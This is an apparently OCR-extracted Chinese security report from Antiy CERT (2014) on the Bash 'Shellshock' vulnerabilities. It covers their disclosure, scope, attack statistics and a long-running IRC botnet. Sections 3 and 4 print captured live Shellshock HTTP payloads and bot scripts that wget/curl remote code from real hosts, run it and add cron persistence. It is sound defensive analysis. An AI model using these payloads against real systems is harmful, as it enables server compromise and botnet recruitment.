
“破壳”漏洞的关联威胁进化与类 UNIX 系统的恶意代码现状_V1.7

——“破壳”漏洞系列分析之三

安天实验室安全研究与应急处理中心(安天 CERT)



首次发布时间：2014 年 10 月 09 日 10 时

本版本更新时间：2014 年 10 月 14 日 17 时 10 分

目 录

1 背景

安天 CERT 于 9 月 25 日凌晨开始响应“破壳”漏洞，先后在 9 月 25 日发布了《“破壳”漏洞（CVE-2014-6271）综合分析》[1]，在 9 月 30 日发布了《“破壳”漏洞相关恶意代码样本分析报告 ——“破壳”漏洞系列分析之二》[2]，并均更新了多个版本。经过对“破壳”漏洞半个月的持续跟踪与分析，本报告将安天 CERT 近阶段分析工作进行阐述。

2 “破壳”漏洞的再审视

2.1 “破壳”漏洞综述

2014 年 4 月的“心脏出血”（Heartbleed）漏洞被安天和多个安全厂商都惊呼为几年内最严重的安全危机，其引发的“出血”效应不过六个月，破壳又被安全业内认定为更为严重的漏洞。这是一种过度紧张？还是恰如其实？而两者是否存在一些微妙的关联？

Heartbleed 漏洞让开源界和安全工作者认识到，开源系统所获得的安全关注度是高度不均衡的，类似 Linux 内核等场景聚焦了过多的研究者，而在 OPEN SSL 这种广泛使用的、异常关键、但却又是外围应用环节的软件，反而一直被作为一种具有想象安全的既定事实来看待。没有想到一个安全环节自身是不安全的，就像很早以前用户不会认为反病毒软件本身也可能有严重的安全故障一样。但这样的“灯下黑”式的盲点效应，绝不只是在“Heartbleed”身上存在。多个知名项目实际上资金短缺，人手匮乏的现状得到了关注。而还有项目居然“来历不明”，如密码学家们惊诧地发现，在安全界拥有很多拥趸的开源加密软件 Truecrypt，甚至没有人知道来自何方。因此 Heartbleed 带动了开源界的问题曝光，带动了全面的审查开源系统漏洞，减少盲点的活动热潮。而 Heartbleed 也带来了对脆弱点分布的更多思考，让更多对内核的关注扩展到外围和连接部，扩展到被认为不可能发生问题的场景。而类似 Bash 这样的“古老”的代码，也就自然重回代码审计研究者的实现。如果要说“心脏出血”的爆发与“破壳”的被发现有什么关联，或许这就是其中的关联。

GNU Bash 系列的第一个漏洞，漏洞编号 CVE-2014-6271，根据 NVD 的相关信息，受漏洞影响的 Bash 版本是 1.14.0 到 4.3，版本 4.3 是漏洞被公布时的 GNU Bash 的最新版本。而 1.14.0 版本发布于 1994 年，所以根据 NVD 的信息判断本漏洞已存在 20 年。而在编写本次系列分析之一《“破壳”漏洞(CVE-2014-6271)综合分析》中，安天 CERT 验证了其版本 3.0 到版本 4.3 均存在此漏洞，我们根据版本 3.0 的漏洞至少存在 10 年的估计来看，要延长了一倍这个英文名称为 Bash Shellshock[4]，X-CERT 命名其中文名称为“破壳”[1]

的漏洞影响大部分类 UNIX[7]操作系统的时间，并且所有漏洞研究相关机构均将此漏洞定为最高响应级别。而 CVE-2014-6271 只是一个开始，此漏洞由于牵扯相关应用面积过大，难以彻底修补，导致了多次补丁都不完整，所以又出现了 CVE-2014-7169[8]、CVE-2014-6277[9]、CVE-2014-6278[10]从而成为一组系列漏洞。同时因为漏洞的利用方法及操作较容易[1]，所以此漏洞发布后网络迅速出现了利用此漏洞的攻击事件。

2.2 “破壳”漏洞的披露的过程

“破壳”漏洞的原理已在《破壳”漏洞(CVE-2014-6271)综合分析》报告中进行分析，本文不再赘述。下面结合图 2-1 进行“破壳”漏洞的披露与修补迭代过程解读：

- 9 月 24 日：CVE-2014-6271 被公开，补丁也快速形成，但因补丁修复不完整导致 CVE-2014-7169；
- 9 月 27 日：因前两个漏洞补丁修复不完整导致 CVE-2014-6277；
- 9 月 30 日：因在前三个漏洞补丁修复不完整导致 CVE-2014-6278；
- 9 月 28 日：Bash 的两个溢出漏洞又被公开 CVE-2014-7186[11]、CVE-2014-7187[12]。




图 2-1 “破壳”漏洞的披露与修补迭代

2.3 “破壳”漏洞的影响范围情况

根据 GitHub 网站[3]已公布的此漏洞信息，截至到目前“破壳”漏洞所影响的第三方软件已有十余种之多，而且这些第三方软件大多数为开源软件，被不同类别的操作系统所支持；或者是一些应用十分广泛的软件，例如 Oracle 等；随着时间的推移所影响的范围还会不断的被公布出新的第三方软件，图 2-2 中展示了“破壳”漏洞目前的影响范围。




图 2-2“破壳”漏洞的影响范围

2.4 Android 平台存在潜在风险

截至到目前 Google 官方发布的 Android 平台不存在“破壳”漏洞。但未来的 Android 系统如果功能增强，或一些第三方将 Android 修改后的操作系统，可能会存在此漏洞。下面的测试用例就可以触发“破壳”漏洞：

1) 首先安装 BusyBox Pro 工具（安装时勾选 env 命令）；
2) 然后安装 GNU bash shell(bash X)；
3) 最后执行“破壳”漏洞测试命令，见图 2-3 的 Android 手机测试，“破壳”漏洞执行成功。




图 2-3 Android 手机测试

3 相关的网络攻击事件

3.1 攻击载荷的提取

我们通过安天“探云”系统及形成部署的 VDS 网络病毒监控设备进行了每日攻击包捕获，并进行了数据包的对比分析及对应的攻击载荷的提取；但仍存在攻击载荷下载地址已经失效的问题。在表 3-1 中列出了 HTTP 协议头的 Host 字段与 User-Agent 字段，Host 中给出了被攻击的 IP 地址，User-Agent 是漏洞的利用情况，其中漏洞的攻击载荷是以 wget 或 curl 命令进行下载，具体下载 URL 对应的文件，便是要提取的关键恶意代码。

表 3-1 攻击载荷的提取举例

host	User-Agent	URL	下载成功
125.27.246.90	: () { :;}; /usr/bin/wget --tries=1 --timeout=5 -O /tmp/wwtmp.py http://web5.mooo.com/wwpy.jpg?125.27.246.90&&/usr/bin/python /tmp/wwtmp.py	http://web5.mooo.com/wwpy.jpg?125.27.246.90	是
58.56.83.213	: () { :; };/bin/bash -c 'wget -O /tmp/helper.pl http://pastebin.com/raw.php?i=v999YNks; chmod +x /tmp/helper.pl; perl /tmp/helper.pl'	http://pastebin.com/raw.php?i=v999YNks	是
60.216.4.132	: () { :;}; /bin/bash -c "cd /tmp;wget http://89.33.193.10/ji;curl -O /tmp/ji http://89.33.193.10/ji ; perl /tmp/ji;rm -rf /tmp/ji"	http://89.33.193.10/ji	是
…… （略）			
www.klariti.com	: () { :;}; /bin/bash -c "/usr/bin/env curl -s http://google-traffic-analytics.com/cl.py > /tmp/clamd_update; chmod +x /tmp/clamd_update; /tmp/clamd_update > /dev/null& sleep 5; rm -rf /tmp/clamd_update"	http://google-traffic-analytics.com/cl.py	否

jnsjkfyy.com	: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -O /tmp/404.cgi http://195.154.184.150/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -rf /tmp/404.cgi*	http://195.154.184.150/404.cgi	否

3.2 网络数据包的变化

除进行功能载荷的提取外，在数据包的内容上随着时间的变化也存在着一定的变化规律。

- “破壳”漏洞刚刚被公布初期，大多数据包以测试此漏洞为主，例子见数据包示例 1；
- 随后出现利用漏洞进行 DDOS 攻击的数据包，例子见数据包示例 2；
- 随后出现利用漏洞进行携带攻击载荷的数据包，例子见数据包示例 3；
- 随后出现携带攻击载荷的漏洞位置不固定的数据包，例子见数据包示例 4。

3.2.1 数据包示例 1：测试

```
GET /cgi-bin/bb-hist.sh HTTP/1.1
Host: 124.128.82.142:80
User-Agent: () { :; }; echo X-Bash-Test: `echo wjdcMgz2Re`;
```

3.2.2 数据包示例 2：DDOS

```
GET / HTTP/1.0
User-Agent: () { :; }; ping -c 46.161.41.142
Accept: */*
Referer: () { :; }; ping -c 46.161.41.142
Cookie: () { :; }; ping -c 46.161.41.142
Host: () { :; }; ping -c 46.161.41.142
```

3.2.3 数据包示例 3：攻击载荷位于 User-Agent

```
User-Agent: () { :;}; /bin/bash -c "/usr/bin/env curl -s http://google-traffic-analytics.com/cl.py > /tmp/clamd_update; chmod +x /tmp/clamd_update; /tmp/clamd_update > /dev/null& sleep 5; rm -rf /tmp/clamd_update"
Host: sex-o-sex.erog.fr
Referer: http://sex-o-sex.erog.fr/cgi-sys/entropysearch.cgi
```

3.2.4 数据包示例 4：攻击载荷可位于 GET、Cookie、User-Agent、Referer 等

```
GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -O /tmp/404.cgi http://195.154.184.150/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -rf /tmp/404.cgi* HTTP/1.0
Host: jnsjkfyy.com
Cookie: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -O /tmp/404.cgi http://195.154.184.150/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -rf /tmp/404.cgi*
User-Agent: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -O /tmp/404.cgi http://195.154.184.150/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -rf /tmp/404.cgi*
Referer: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -O /tmp/404.cgi http://195.154.184.150/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -rf /tmp/404.cgi*
```

3.3 利用“破壳”漏洞进行攻击的相关统计

我们选取一台用于威胁感知的 VDS 网络病毒监控系统设备在 9 月 30 日到 10 月 11 日（共计 12 天）的监控数据进行分析；将监控数据中利用“破壳”漏洞攻击的事件分离出来，进行攻击次数统计。并将对外攻击次数的 TOP10 的源 IP 地址形成表 3-2。

表 3-2 IP 攻击次数排名 Top10（源自：一个 VDS 探头数据）

序号	IP	发起攻击次数	国家
1	78.60.*.***	834	立陶宛
2	8.37.***.***	675	美国
3	142.4.***.***	547	加拿大
4	93.174.**.**	483	荷兰
5	78.39.***.*	457	伊朗
6	180.186.***.***	317	中国（北京市电信）
7	118.192.**. **	148	中国（北京市联通）
8	62.210.**.***	133	法国
9	46.161.**.***	162	俄罗斯
10	46.4.**.**	146	德国

1) 图 3-1 中展示了利用“破壳”漏洞进行攻击的每日攻击次数统计；在 9 月 30 日、10 月 1 日离漏洞爆发的时间较近，攻击数据包中存在较多的测试或无载荷的探测包；在 10 月 10 日等后期测试探测包明显减少，大部分为具有载荷的有效攻击数据包；总体上攻击事件一直较为活跃，而且因为修补漏洞的不完整，攻击方法在少量修改后，依然有效，所以攻击事件将会继续持续发生，直到“破壳”漏洞被基本彻底修补完整为止。但从总体上看，呈现下降趋势。




图 3-1 利用“破壳”漏洞攻击的每日次数统计

2) 图 3-2 展示了利用“破壳”漏洞进行发起攻击 IP 的地域分布情况，从图上可知，利用“破壳”漏洞的攻击源可能有较为广泛的分布。这种攻击可能来自攻击者通过已经掌握在手中的肉鸡体系分发扫描任务，也可能来自利用“破壳”漏洞蠕虫的传播过程。由于这种攻击呈现出更多的大面积、非定向的特点，因此 IP 来源的地理位置能说明问题变得十分有限，但也一定程度上会体现一个国家节点基数以及弱节点的比率。（当然由于用于抽取数据分析的节点在中国大陆境内，其无疑更多会感知到从中国境内发起的扫描。）




图 3-2 发起攻击 IP 的地域分布情况

4 相关的恶意代码活动

4.1 一个存在已久的僵尸网络

在《“破壳”漏洞相关恶意代码样本分析报告 ——“破壳”漏洞系列分析之二》中，安天 CERT 对利用“破壳”漏洞进行传播的僵尸网络样本进行了分析。这不是一组新出现的僵尸网络样本，而是一个存活超过三年时间之久，不断通过各种漏洞持续传播的样本；样本为了更好地进行传播与功能的更新，也一直

在出现新的变种。图 4-1 在时间上阐述了此僵尸网络对漏洞的利用过程。表 4-1 是在 regular.bot 为依据进行的演变对比。




图 4-1 利用“破壳”漏洞传播的 BOT 时间轴

表 4-1 BOT 演变对比列表

时间	regular.bot 主要内容	恶意程序类型
2012.07.06	… wget -q http://linksys.secureshellz.net/bots/a.c -O a.c;gcc -o .php a.c;rm -rf a.c;chmod +x .php; ./.php wget -q http://linksys.secureshellz.net/bots/a -O .phpa;chmod +x .phpa; ./.phpa wget -q http://linksys.secureshellz.net/bots/b -O .php_ ;chmod +x .php_;./.php_ …	时间太久未取得原始文件
2013.10.30	… wget http://stablehost.us/bots/lol.c -O a.c gcc -o .a a.c rm -rf a.c chmod +x .a ./.a rm -rf cmds.sh echo "@weekly wget -q http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh;rm -rd /tmp/sh" >> /tmp/corn …	Tsunami Bot C&C：linksys.secureshellz.net
2014.7.20	… wget $URL/a –O $PATH1/.tmp wget $URL/a.c –O $PATH1/a.c gcc –o $PATH/.tmp $PATH1/a.c $PATH/a.c …	Tsunami Bot C&C：linksys.secureshellz.net
2014.09.28	… wget http://stablehost.us/bots/kaiten.c -O /tmp/a.c; curl -o /tmp/a.c http://stablehost.us/bots/kaiten.c; gcc -o /tmp/a /tmp/a.c; /tmp/a; rm -rf /tmp/a.c; wget http://stablehost.us/bots/a -O /tmp/a; curl -o /tmp/a http://stablehost.us/bots/a; chmod +x /tmp/a; /tmp/a;	Tsunami Bot、Perl Bot C&C：linksys.secureshellz.net regular.bot 添加自动更新

	wget http://stablehost.us/bots/darwin -O /tmp/d; curl -o /tmp/d http://stablehost.us/bots/darwin; chmod +x /tmp/d; /tmp/d; wget http://stablehost.us/bots/pl -O /tmp/pl; curl -o /tmp/pl http://stablehost.us/bots/pl; perl /tmp/pl; rm /tmp/pl; …	
2014.10.07	… wget http://205.237.100.170/manual/a.c -O /tmp/a.c; gcc -o /tmp/.a /tmp/a.c; chmod +x /tmp/.a; /tmp/.a; rm -rf /tmp/.a; …	.C 源码 IRC Bot C&C：x.secureshellz.net

结合图 4-1 与表 4-1 进行简要的说明：

- 2012 年 7 月 6 日：从 stackexchange 上一位用户的提问[6]中分析可知其中的攻击载体与本次利用“破壳”漏洞的僵尸网络的攻击载体是同一个（stablehost.us/bots/regular.bot）；且行为也大致相同，都是下载其他文件编译、执行。只是脚本内容稍有不同，通过文件内容，能够发现 2012 年这次攻击可能针对的是 PHP 相关主机。
- 2013 年 10 月 31 日：基于第三方资源，安天 CERT 拿到了该攻击载体 stablehost.us/bots/regular.bot，该文件中命令明显减少，只下载两个文件编译、执行。
- 2014 年 7 月 20 日：stablehost.us 进行了更新，从图 4-2 可知一共更新 3 个文件，攻击载体改名为 regular.bot2，负责下载 a 和 a.c 文件，但并没有执行它们。




图 4-2 2014 年 7 月 20 日 stablehost.us 更新

